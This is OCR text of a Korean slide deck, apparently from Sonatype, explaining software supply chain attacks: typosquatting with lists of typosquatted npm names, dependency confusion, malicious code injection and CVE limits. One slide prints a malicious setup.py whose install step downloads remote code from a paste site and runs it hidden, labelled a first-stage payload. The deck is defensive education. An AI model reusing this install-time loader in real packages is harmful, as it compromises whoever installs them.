
sonatype

- 의존성 : Dependency & Transitive Dependency




sonatype

▪ 의존성 : Dependency & Transitive Dependency



sonatype

■ 의존성 : Dependency & Transitive Dependency



Software Supply Chain 공격기법 - Typosquatting (타이포스쿼팅)

- 주요 패키지명의 타이핑오류를 활용하는 기법으로 임의의 PC에 대한 접근권한을 얻는데 매우 효과적인 것으로 알려져 있음
- 정상 패키지와 비슷하게 보이는 악성 패키지를 만든 후, NPM Repository등에 업로드
- 개발자들이 의존성을 정의할 때 이름을 잘못 입력하는 경우, 의도된 악성 패키지가 다운로드 되어 공격에 이용되는 방식
- 2019년에만 일반적으로 사용되는 젬(Gem)의 타이포스쿼팅 루비젬(RubyGem)이 700개가 넘게 발견됨

babelcli: 42 cross-env.js: 43 crossenv: 679 d3.js: 72 fabric-js: 46 ffmepg: 44 gruntcli: 67 http-proxy.js: 41 jquery.js: 136 jquery.js: 136 mariadb: 92 mongose: 196 mssql-node: 46 mssql.js: 48 mysqljs: 77 node-fabric: 87 node-opencv: 94 node-opensl: 40 node-openssl: 29 node-sqlite: 61 node-tkinter: 39 nodecaffe: 40 nodefabric: 44 nodeffmpeg: 39 nodemailer-js: 40 nodemailer.js: 39 nodemssql: 44 noderequest: 40 nodesass: 66 nodesqlite: 45 opencv.js: 40 openssl.js: 43 proxy.js: 43 shadowsock: 40 smb: 40 sqlite.js: 48 sqliter: 45 sqlserver: 50 tkinter: 45


cross-env -> crossenv
express -> exprss
electron -> electorn

electorn: 사용자의 IP 주소, 국가, 도시, 단말 Fingerprint 및 로그인한 사용자, 홈디렉토리, CPU, 환경변수 등을 추출하여 원격 서버로 수집

예) johnsmith/Users/johnsmithIntel(R)Core(TM)i5-XXXXXCPU@2.30GHz

▪ Software Supply Chain 공격기법 - Dependency Confusion (의존성 혼동)

- 공개 저장소의 보안강화 (다중 인증, 특정 패키지 이름 변종 금지, 디지털 서명 추가, 생태계 감시 강화 등) 이후 다른 형태의 Supply Chain 공격 방식 등장 (Alex Birsan 2021년 발표)
- 어플리케이션에서 사용하는 패키지명을 찾아낸 후 내부 보다 외부 최신 Dependency를 우선하는 Dependency 관리 방식의 빌드 특성을 활용한 기법
- Apple, Microsoft, Netflix, PayPal, Shopify, Tesla and Uber 회사 등 공격 받음



Software Supply Chain 공격기법 - Malicious Code Injection (악성코드 주입)


```
from setuptools import setup
from tempfile import NamedTemporaryFile as _ffile
from sys import executable as _eexecutable
from os import system as _ssystem
_ttmp = _ffile(delete=False)
_ttmp.write(b"""from urllib.request import urlopen as _uurlopen;exec(_uurlopen('https://paste.bingner.com/paste/rg8v8/raw').read())""")
_ttmp.close()
try: _ssystem(f"start {_eexecutable.replace('.exe', 'w.exe')} {_ttmp.name}")
except: pass
setup(
    name='microsoft-helper',
    packages=['microsoft-helper'],
    version='1.0',
    license='MIT',
    description='package manager.',
    author='idklmao',
    keywords=['style'],
    install_requires=[''],
    classifiers=['Development Status :: 5 - Production/Stable']
)
```

microsoft-helper

Author

First-stage payload


https://blog.sonatype.com/malware-monthly-march-2023




MaaS(Malware-as-a-Service)

Supply Chain 공격 추이

ENISA Report





https://www.enisa.europa.eu/news/enisa-news/understanding-the-increase-in-supply-chain-security-attacks

Supply Chain 공격 추이 - cont.

Insert Web Page

This app allows you to insert secure web pages starting with https:// into the slide deck. Non-secure web pages are not supported for security reasons.

Please enter the URL below.


https:// www.sonatype.com/resources/vulnerability-timeline


Note: Many popular websites allow secure access. Please click on the preview button to ensure the web page is accessible.

▪ CVE 한계 및 공급망 공격의 고도화

- SCA 도구는 보안 위협을 놓치지 않도록 False Negative 가 없어야 하며, False Positive를 줄여 개발자의 시간을 소모하지 않게 해야함
- CVE에서 제공하는 정보는 부정확하거나 일관성이 부족한 경우가 있으며 잘못 해석될 여지가 있음
- 취약점에 관한 정보는 CVE외에 다양한 경로로 공유되며 (Vendor Website, GitHub 등) 악용하는 방법 또한 Exploit DB, 해커 포럼 등 다양한 경로로 공개됨

CVE®
Common Vulnerabilities and Exposures





